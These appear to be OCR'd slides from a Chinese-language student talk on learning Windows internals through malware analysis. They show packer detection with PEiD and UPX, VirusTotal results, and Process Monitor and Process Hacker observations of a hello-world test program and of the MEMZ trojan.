# Learning Windows via Reverse Virus

#ReverseEngineering #windows.h

報告人：陳柄佑

# $Analysis virus

- 查殼Detect Packer
  - PEiD, UPX
- 搜尋資料
  - VirusTotal
- 行為分析Behavior Analysis
  - VM, Process Monitor, Process Hacker
- 靜態分析&動態分析Static, Dynamic Analysis
  - ida, x32dbg, gdb

# Code

```
#include <stdio.h>
main(){puts("HelloWorld");}
```

# $Detect Packer


- 將編譯好的code透過UPX加殼
- 透過PEiD查殼
- 再透過UPX脫殼

# $VirusTotal

- VirusTotal

# $Registry

- 登錄檔
- USB隨身碟插入，
  是否自動執行AUTORUN.INF
- 副檔名對應開啟的程式
- 對某物件點右鍵所跑出來選單項目




電腦\HKEY_CLASSES_ROOT\.txt\ShellNew

| 名稱 | 類型 | 資料 |
|---|---|---|
| (預設值) | REG_SZ | (數值未設定) |
| ItemName | REG_EXPAND_SZ | @%SystemRoot%\system32\notepad.exe,-470 |
| NullFile | REG_SZ | |

# $Behavior Analysis

- Process Monitor



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

| Time of Day | Process Name | PID | Operation | Path | Result | Detail |
|---|---|---|---|---|---|---|
| 上午 12:45:44.5696494 | test.exe | 7540 | Process Start | | | |
| 上午 12:45:44.5696545 | test.exe | 7540 | Thread Create | | | |
| 上午 12:45:44.5766356 | test.exe | 7540 | Load Image | C:\Users\bet\Desktop\t | | |
| 上午 12:45:44.5767741 | test.exe | 7540 | Load Image | C:\Windows\System32 | | |
| 上午 12:45:44.5768881 | test.exe | 7540 | Load Image | C:\Windows\SysWOW | | |
| 上午 12:45:44.5775616 | test.exe | 7540 | RegOpenKey | HKLM\System\Current | | |
| 上午 12:45:44.5775988 | test.exe | 7540 | RegOpenKey | HKLM\System\Current | | |
| 上午 12:45:44.5776540 | test.exe | 7540 | RegQueryValue | HKLM\System\Current | | |
| 上午 12:45:44.5777012 | test.exe | 7540 | RegCloseKey | HKLM\System\Current | | |
| 上午 12:45:44.5777263 | test.exe | 7540 | RegOpenKey | HKLM\SYSTEM\Curre | | |
| 上午 12:45:44.5783044 | test.exe | 7540 | RegOpenKey | HKLM\System\Current | | |
| 上午 12:45:44.5783830 | test.exe | 7540 | RegOpenKey | HKLM\SYSTEM\Curre | | |
| 上午 12:45:44.5784102 | test.exe | 7540 | RegOpenKey | HKLM\System\Current | | |
| 上午 12:45:44.5784388 | test.exe | 7540 | RegQueryValue | HKLM\System\Current | | |
| 上午 12:45:44.5784742 | test.exe | 7540 | RegCloseKey | HKLM\System\Current | | |
| 上午 12:45:44.5798805 | test.exe | 7540 | CreateFile | C:\Windows | | |
| 上午 12:45:44.5805078 | test.exe | 7540 | Load Image | C:\Windows\System32 | | |
| 上午 12:45:44.5809915 | test.exe | 7540 | Load Image | C:\Windows\System32 | | |
| 上午 12:45:44.5818132 | test.exe | 7540 | CreateFile | C:\Windows\System32 | | |
| 上午 12:45:44.5820049 | test.exe | 7540 | CreateFile | C:\Windows | | |
| 上午 12:45:44.5821107 | test.exe | 7540 | QueryNameInfor... | C:\Windows | | |
| 上午 12:45:44.5821246 | test.exe | 7540 | CloseFile | C:\Windows | | |
| 上午 12:45:44.5821562 | test.exe | 7540 | RegOpenKey | HKLM\Software\Micro | | |
| 上午 12:45:44.5822396 | test.exe | 7540 | RegQueryValue | HKLM\SOFTWARE\M | | |
| 上午 12:45:44.5822468 | test.exe | 7540 | RegQueryValue | HKLM\SOFTWARE\M | | |
| 上午 12:45:44.5822554 | test.exe | 7540 | RegCloseKey | HKLM\SOFTWARE\M | | |
| 上午 12:45:44.5823467 | test.exe | 7540 | Load Image | C:\Windows\System32 | | |
| 上午 12:45:44.5826887 | test.exe | 7540 | RegOpenKey | HKLM\System\Current | | |
| 上午 12:45:44.5827104 | test.exe | 7540 | RegOpenKey | HKLM\System\CurrentControlSet\Control\Se... | SUCCESS | Desired Access: Quer... |
| 上午 12:45:44.5827628 | test.exe | 7540 | RegSetInfoKey | HKLM\System\CurrentControlSet\Control\Se... | SUCCESS | KeySetInformationCl... |
| 上午 12:45:44.5827815 | test.exe | 7540 | RegQueryValue | HKLM\System\CurrentControlSet\Control\Se... | NAME NOT FOUND | Length: 80 |

Showing 123 of 1,553,387 events (0.0079%) Backed by virtual memory

**Process Monitor Filter**


Display entries matching these conditions:

Process Name | is | MEMZ.exe | then | Include

| Column | Relation | Value | Action |
|---|---|---|---|
| ☑ ✓ Process Name | is | test.exe | Include |
| ☑ ✗ Process Name | is | Procmon.exe | Exclude |
| ☑ ✗ Process Name | is | Procexp.exe | Exclude |
| ☑ ✗ Process Name | is | Autoruns.exe | Exclude |
| ☑ ✗ Process Name | is | Procmon64.exe | Exclude |
| ☑ ✗ Process Name | is | Procexp64.exe | Exclude |
| ☑ ✗ Process Name | is | System | Exclude |
| ☑ ✗ Operation | begins with | IRP_MJ_ | Exclude |

# $Behavior Analysis

- Process Hacker




| Name | PID | CPU | I/O total... | Private b... | User name | Description |
|---|---|---|---|---|---|---|
| MEMZ.exe | 4472 | 5.21 | | 1.88 MB | DESKTOP-EIRGONR\b | |
| MEMZ.exe | 3752 | 4.46 | | 1.67 MB | DESKTOP-EIRGONR\b | |
| MEMZ.exe | 7656 | 5.49 | | 1.88 MB | DESKTOP-EIRGONR\b | |
| MEMZ.exe | 1892 | 6.11 | | 1.73 MB | DESKTOP-EIRGONR\b | |
| MEMZ.exe | 1132 | 5.63 | | 1.88 MB | DESKTOP-EIRGONR\b | |
| MEMZ.exe | 5572 | | | 2.84 MB | DESKTOP-EIRGONR\b | |

CPU Usage: 29.63% | Physical memory: 2.06 GB (42.25%) | Processes: 149

# $MEMZ.exe

- VirusTotal
- PEiD



File: C:\Users\bet\Desktop\Virus_Pass1234\MEMZ.exe

Entrypoint: 0000122D

File Offset: 0000062D


Linker Info: 14.0

EP Section: .text

First Bytes: 55,8B,EC,83

Subsystem: Win32 GUI

Nothing found *




Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label ⓘ trojan.diskwriter/agentwdcr Threat categories trojan pua Family labels diskwriter agent

Security vendors' analysis ⓘ Do you want to automate checks?

| | |
|---|---|
| AhnLab-V3 | ⓘ Trojan/Win32.DiskWriter.C1514156 |
| Alibaba | ⓘ Trojan:Win32/DiskWriter.ded37607 |
| ALYac | ⓘ Trojan.Diskwriter.gen |
| Antiy-AVL | ⓘ Trojan/Win32.TSGeneric |
| Arcabit | ⓘ Trojan.AgentWDCR.PKD |
| Avast | ⓘ Win32:MalwareX-gen [Trj] |
| AVG | ⓘ Win32:MalwareX-gen [Trj] |
| Avira (no cloud) | ⓘ TR/Rozena.AP |
| BitDefender | ⓘ Trojan.AgentWDCR.PKD |
| BitDefenderTheta | ⓘ AI:Packer.E0B41D791F |
| Bkav Pro | ⓘ W32.AIDetectMalware |
| ClamAV | ⓘ Win.Malware.Diskwriter-6914536-0 |
| CrowdStrike Falcon | ⓘ Win/malicious_confidence_100% (W) |
| Cylance | ⓘ Unsafe |
| Cynet | ⓘ Malicious (score: 100) |
| DeepInstinct | ⓘ MALICIOUS |
| DrWeb | ⓘ Trojan.KillMBR.24807 |
| Elastic | ⓘ Malicious (high Confidence) |
| Emsisoft | ⓘ Trojan.AgentWDCR.PKD (B) |
| eScan | ⓘ Trojan.AgentWDCR.PKD |
| ESET-NOD32 | ⓘ Win32/Zmem.A |
| F-Secure | ⓘ Trojan.TR/Rozena.AP |

# $MEMZ.exe




Process Hacker [DESKTOP-EIRGONR\bet]

Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk

MEMZ

| Name | PID | CPU | I/O total... | Private b... | User name | Description |
|---|---|---|---|---|---|---|
| MEMZ.exe | 4472 | 5.21 | | 1.88 MB | DESKTOP-EIRGONR\b | |
| MEMZ.exe | 3752 | 4.46 | | 1.67 MB | DESKTOP-EIRGONR\b | |
| MEMZ.exe | 7656 | 5.49 | | 1.88 MB | DESKTOP-EIRGONR\b | |
| MEMZ.exe | 1892 | 6.11 | | 1.73 MB | DESKTOP-EIRGONR\b | |
| MEMZ.exe | 1132 | 5.63 | | 1.88 MB | DESKTOP-EIRGONR\b | |
| MEMZ.exe | 5572 | | | 2.84 MB | DESKTOP-EIRGONR\b | |

CPU Usage: 29.63% Physical memory: 2.06 GB (42.25%) Processes: 149



MEMZ.exe (3752) - 內容

Memory Environment Handles GPU Comment
General Statistics Performance Threads Token Modules

File

N/A
(UNVERIFIED)

Version: N/A

